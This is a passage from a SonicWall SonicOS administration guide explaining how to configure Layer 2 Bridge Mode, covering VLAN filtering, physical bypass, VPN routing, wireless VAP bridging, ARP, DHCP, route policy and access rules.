5 You may optionally enable the **Block all non-IPv4 traffic** setting to prevent the L2 bridge from passing non-IPv4 traffic.

6 Optional: VLAN Filtering (SonicWall NSA series appliances)

You may also optionally navigate to the **VLAN Filtering** tab to control VLAN traffic through the L2 bridge. By default, all VLANs are allowed:

- Select **Block listed VLANs (blacklist)** from the drop-down list and add the VLANs you wish to block from the left pane to the right pane. All VLANs added to the right pane will be blocked, and all VLANs remaining in the left pane will be allowed.
- Select **Allow listed VLANs (whitelist)** from the drop-down list and add the VLANs you wish to explicitly allow from the left pane to the right pane. All VLANs added to the right pane will be allowed, and all VLANs remaining in the left pane will be blocked.

7 Click **OK**.

The **Network** > **Interfaces** page displays the updated configuration:

You may now apply security services to the appropriate zones, as desired. In this example, they should be applied to the LAN, WAN, or both zones.


Engage Physical Bypass on Malfunction

The “Engage Physical Bypass on Malfunction” option allows you to perform a physical bypass of the firewall when two interfaces are bridged together with LAN bypass capability. This means that the packets between the bridged pairs will continue flowing if an unrecoverable firewall error occurs, that is, if the firmware or NSA series appliance fails. If this option is not enabled, the ports will behave like normal Ethernet ports.

NOTE: This option is only available when the X0 and X1 interfaces are bridged together on an NSA 7500 or above appliance and on appliances that support the LAN Bypass Module.

To enable this option:

1 Click on the **Edit** icon in the **Configure** column for the Layer 2 Bridge Mode Interface you want to configure. The **Edit Interface** dialog displays.



2 Click the **Engage Physical Bypass on Malfunction** check box.

3 Click the **OK** button.

VLAN Integration with Layer 2 Bridge Mode (SonicWall NSA Series Appliances)

VLANs are supported on SonicWall NSA series appliances. When a packet with a VLAN tag arrives on a physical interface, the VLAN ID is evaluated to determine if it is supported. The VLAN tag is stripped, and packet processing continues as it would for any other traffic. A simplified view of the inbound and outbound packet path includes the following potentially reiterative steps:

1 IP validation and reassembly

2 Decapsulation (802.1q, PPP)

3 Decryption

4 Connection cache lookup and management

5 Route policy lookup

6 NAT Policy lookup

7 Access Rule (policy) lookup

8 Bandwidth management

9 NAT translation

10 Advanced Packet Handling (as applicable)

   a TCP validation

   b Management traffic handling

   c Content Filtering


   d Transformations and flow analysis (on SonicWall NSA series appliances): H.323, SIP, RTSP, ILS/LDAP, FTP, Oracle, NetBIOS, Real Audio, TFTP

   e IPS and GAV

At this point, if the packet has been validated as acceptable traffic, it is forwarded to its destination. The packet egress path includes:


- Encryption
- Encapsulation
- IP fragmentation

On egress, if the route policy lookup determines that the gateway interface is a VLAN subinterface, the packet is tagged (encapsulated) with the appropriate VLAN ID header. The creation of VLAN subinterfaces automatically updates the SonicWall's routing policy table:



The auto-creation of NAT policies, Access Rules with regard to VLAN subinterfaces behave exactly the same as with physical interfaces. Customization of the rules and policies that govern the traffic between VLANs can be performed with customary SonicOS ease and efficiency.

When creating a zone (either as part of general administration, or as a step in creating a subinterface), a check box will be presented on the zone creation page to control the auto-creation of a GroupVPN for that zone. By default, only newly created Wireless type zones will have 'Create GroupVPN for this zone' enabled, although the option can be enabled for other zone types by selecting the check box during creation.



Management of security services between VLAN subinterfaces is accomplished at the zone level. All security services are configurable and applicable to zones comprising physical interfaces, VLAN subinterfaces, or combinations of physical and VLAN subinterfaces.

Gateway Anti-Virus and Intrusion Prevention Services between the different workgroups can easily be employed with the use of VLAN segmentation, obviating the need for dedicated physical interfaces for each protected segment.

VLAN support enables organizations to offer meaningful internal security (as opposed to simple packet filtering) between various workgroups, and between workgroups and server farms without having to use dedicated physical interfaces on the SonicWall.

Here the ability to assign VLAN subinterfaces to the WAN zone, and to use the WAN client mode (only Static addressing is supported on VLAN subinterfaces assigned to the WAN zone) is illustrated, along with the ability to support WAN Load Balancing and failover. Also demonstrated is the distribution of SonicPoints throughout the network by means of connecting them to access mode VLAN ports on workgroup switches. These switches are then backhauled to the core switch, which then connects all the VLANs to the appliance via a trunk link.

VPN Integration with Layer 2 Bridge Mode

When configuring a VPN on an interface that is also configured for Layer 2 Bridge mode, you must configure an additional route to ensure that incoming VPN traffic properly traverses the SonicWall security appliance. Navigate to the **Network > Routing** page, in the Route Policies section, click on the **Add** button. In the **Add Route Policy** window, configure the route as follows:

- Source: **ANY**
- Destination: *custom-VPN-address-object* (This is the address object for the local VPN tunnel IP address range.)
- Service: **ANY**
- Gateway: **0.0.0.0**
- Interface: **X0**

Virtual Access Point Layer 2 Bridge

The Virtual Access Point (VAP) Layer 2 Bridge feature enables network administrators to bridge a wireless interface zone to a wired interface zone. The VAP Layer 2 Bridge is based on the WLAN Layer 2 bridge and the wireless VAP and makes it much easier to deploy a combined wireless and wired network.

All devices on a VAP Layer 2 Bridge share the same subnet and can forward broadcast packets. On a wired interface Layer 2 Bridge, all packets with VLAN tags are forwarded to the bridge-partner interface (the interface with the same VLAN address).

A VLAN subinterface does not support Layer 2 Bridge mode. However, the VAP Layer 2 Bridge feature supports Layer 2 bridges for subinterfaces when the interface zone is a WLAN zone.

When a VAP Layer 2 Bridge is configured, wireless clients on VAP interfaces share the same subnet with the primary bridge interface.

Topics:

- Route Policy
- Access Rules

Key Concepts of VAP Layer 2 Bridge


- **Bridged-Pair**—two logical interfaces composed of a primary bridge interface and a secondary bridge interface. Primary and secondary does not indicate the level dominance or subordination. Both interfaces function according to their zone type and pass IP traffic according to their configured access rules. Each bridge-pair requires two physical interfaces. The number of bridge-pairs available is half the number of physical interfaces on the appliance. Non-IPv4 traffic across a bridge-pair is controlled by the "Block All Non-IPV4 Traffic" setting on the secondary bridge interface.
- **Primary Bridge Interface**—The designation assigned to an interface after a secondary bridge interface is paired to it. A primary bridge interface may belong to any of these zones:
  - Untrusted (WAN)
  - Trusted (LAN)
  - Public (DMZ)
- **Secondary Bridge Interface**—The designation assigned to an interface whose IP assignment is configured for Layer 2 Bridge Mode. A secondary bridge interface may belong to any of these zones:
  - Trusted (LAN)
  - Public (DMZ)
  - WLAN
- **Bridged-Partner**—the term that refers to the other member of a bridge-pair. This can be the primary bridge interface or the secondary bridge interface.
- **Non-IPv4 Traffic**—SonicOS supports the following IP protocol types: ICMP, IGMP, TCP, UDP, GRE, ESP, AH, EIGRP, OSPF, PIM-SM, L2TP.

  Other IP types, such as Combat Radio Transport Protocol and non-IPv4 traffic types such as IPX and IPv6, are not natively handled by the SonicOS. The Layer 2 Bridge Mode can be configured to pass or drop non-IPv4 traffic.
- **Captive-Bridge Mode**—an optional mode for a Layer 2 Bridge that prevents traffic from being forwarded through a non-bridge-pair interface instead of through the Layer 2 Bridge. By default, a Layer 2 Bridge forwards all traffic to its destination through the most optimal path as determined by ARP and the routing tables. In some cases, traffic may be forwarded through a non-bridge-pair interface. When a Layer 2 Bridge is set to captive-bridge mode, all traffic that enters the Layer 2 Bridge is forced to exit through the Layer 2 Bridge rather than taking another route, such as through a non-bridge-pair interface, even though that may be the optimal path. In general, Captive-Bridge Mode is only required in complex networks with redundant paths, where strict path adherence is required.
- **Virtual Access Point (VAP)**—a VAP is a multiplexed instantiation of a single physical Access Point (AP) so that it presents itself as multiple discrete Access Points. To WLAN clients, each VAP appears to be an independent physical AP, when in actuality there is only a single physical AP. For WLANs operating in Layer 2 Bridge Mode, a VAP is a WLAN zone subinterface.

Setting a WLAN Zone to Layer 2 Bridged Mode

In addition to being able to support static IP address assignment on a WLAN zone interface, you can also bridge a WLAN zone interface to another interface. When a WLAN interface is bridged to a LAN/DMZ interface, the LAN/DMZ interface becomes the primary bridge interface, and the WLAN interface becomes the secondary bridged interface, as illustrated below:


- **Zone:** set to WLAN
- **IP Assignment:** set to Layer 2 Bridged Mode
- **Parent Interface:** is X4:V1, which is the WLAN interface on which this dialog was opened.
- **Bridged to:** is set to X5:100, which is the LAN interface.



When you set the **IP Assignment** to Layer 2 Bridge Mode, the WLAN interface becomes the secondary bridge interface to the *primary bridge interface* to which it is paired in the **Bridged to:** box. In this case, the WLAN interface, X4:V1, becomes the secondary bridge interface, and the LAN interface, X5:V100, becomes the primary bridge interface.

The resulting Bridge-Pair is a two-port learning bridge with full Layer 2 transparency. All IP traffic that passes though the bridge is subjected to a full stateful, deep-packet inspection.

After the Bridge-Pair is created, the **Network** > **Interfaces** screen displays the primary and secondary bridge interface designations as shown in this graphic.



Set WLAN Zone to Layer 2 Bridge Mode

To set a WLAN zone to Layer 2 Bridge Mode:


1. On the SonicWall Security appliance, go to **Network** > **Interfaces**.
2. On the interface you want to set to Layer 2 Bridge Mode, click the **Configure** icon. (This interface becomes the secondary bridge interface.)
3. In the **Interface Settings** dialog, set the **Zone** to WLAN.
4. Set the **Mode / IP Assignment** box to Layer 2 Bridge Mode.
5. Set the **Bridged to:** box to the interface you want. (This interface becomes the primary bridge interface.)

Address Resolution Protocol

Layer 2 Bridge Mode employs a secure learning bridge architecture, enabling it to pass and inspect traffic types that cannot be handled by many other methods of transparent security appliance integration.

On a Layer 2 Bridge, Address Resolution Protocol (ARP) is used to determine the addresses of the interfaces in the bridge-pair; see Address Resolution Protocol (ARP) Topology. The Layer 2 Bridge Mode ARP dynamically determines which hosts are on which interfaces of a Layer 2 Bridge. ARP data is passed through a Layer 2 Bridge natively, so a host communicating across a Layer 2 Bridge sees the host MAC addresses of its peers and not the IP addresses.

Address Resolution Protocol (ARP) Topology




For example, Workstation A communicates with a SonicWall Security Appliance (`192.168.0.1`) and Workstation B (`192.168.0.200`). Workstation A sees the SonicWall Security Appliance as `00:11:11:11:11:11` and Workstation B as `00:90:10:10:10:10`.

For wireless interfaces in AP mode or WLAN zone interfaces connecting SonicPoints, ARP packets are forwarded only to the WLAN zone interface for inner-client communication.

For WLAN zone interfaces in Layer 2 Bridge mode, ARP packets are forwarded to both bridge-pair interfaces.

ARP Packet Path on a WLAN Zone Bridged Interface shows the ARP packet path on a WLAN zone bridged interface

ARP Packet Path on a WLAN Zone Bridged Interface



Wireless Address Objects

In wireless mode, after bridging the wireless (WLAN) interface to a LAN/DMZ zone, the WLAN zone becomes the secondary bridged interface, allowing wireless clients to share the same subnet and DHCP pool as their wired counterparts. For wireless interfaces set to Layer 2 Bridge mode, the WLAN interface address objects have the same IP address as the primary bridge interface.

Wireless Address Objects shows three wireless address objects for WLAN subnets and three for WLAN Interface IP. The WLAN zone objects are on the secondary bridge interface and should have the same IP addresses as the primary bridge interface. The primary bridge interface IP addresses are `192.168.0.1`, `192.168.100.1`, and `192.168.200.1`.

Wireless Address Objects

8	WLAN Subnets		Group		
	X4 Subnet	192.168.0.0/255.255.255.0	Network	WLAN	
	X4:V1 Subnet	192.168.100.0/255.255.255.0	Network	WLAN	
	X4:V2 Subnet	192.168.200.0/255.255.255.0	Network	WLAN	
9	WLAN Interface IP		Group		
	X4 IP	192.168.0.1/255.255.255.255	Host	WLAN	
	X4:V1 IP	192.168.100.1/255.255.255.255	Host	WLAN	
	X4:V2 IP	192.168.200.1/255.255.255.255	Host	WLAN	
10	All WAN IP		Group		


DHCP Support

When a WLAN zone operates in Layer 2 Bridge Mode, a DHCP server is not allowed on the primary bridge interface or the secondary bridge interface. DHCP may only be passed through the bridge-pair. However, wireless clients can get their IP addresses from DHCP.

When a WLAN zone operates in Static IP Mode, a default DHCP lease scope is automatically created. If a wireless interface is bridged to another interface, the wireless client gets its IP address from the primary interface DHCP.


DHCP Lease Scopes shows the DHCP lease scopes for WLAN interfaces in Layer 2 Bridge Mode:

DHCP Lease Scopes



If a bridge-pair does not include a WLAN zone interface, DHCP is passed through the bridge-pair. The SonicOS acts as a DHCP server for WLAN zone interfaces. A DHCP packet received on WLAN zone interface is terminated at the box and passed to the DHCP task. DHCP Packet Path shows the DHCP packet path.

DHCP Packet Path




Route Policy

The route policy determines the interface on which packets are forwarded. In WLAN Layer 2 Bridge mode, packets are sent to the primary interface subnet. Then the system searches the ARP hash table for the IP address of an egress interface operating in Layer 2 Bridge mode and sends the packet out that interface.

In the route policy table shown in this graphic, the Layer 2 Bridge-Pair consists of item numbers 4 through 9. Interface X5 is the primary bridge interface and Interface X4 is the secondary bridge interface. Both interfaces

have the same Gateway IP address. So, the route policy for the secondary interface is automatically removed by the system. Route Policy Removed shows which route policy is removed.


Route Policy Removed



Access Rules

Allow Access Rules for WLAN Layer 2 Bridges are automatically added to the primary bridge interface of a bridge-pair. For example, when you add an *Allow* Access Rule for a WLAN Layer 2 Bridge, the same *Allow* Access Rule is automatically added to the DMZ/LAN zone. Also, when an *Allow* Access Rule is deleted from a WLAN zone, it is also deleted from the corresponding DMZ/LAN zone. Added Allow Access Rules shows an example of added *Allow* Access Rules.

Added Allow Access Rules



Configuring IPS Sniffer Mode (SonicWall NSA Series Appliances)

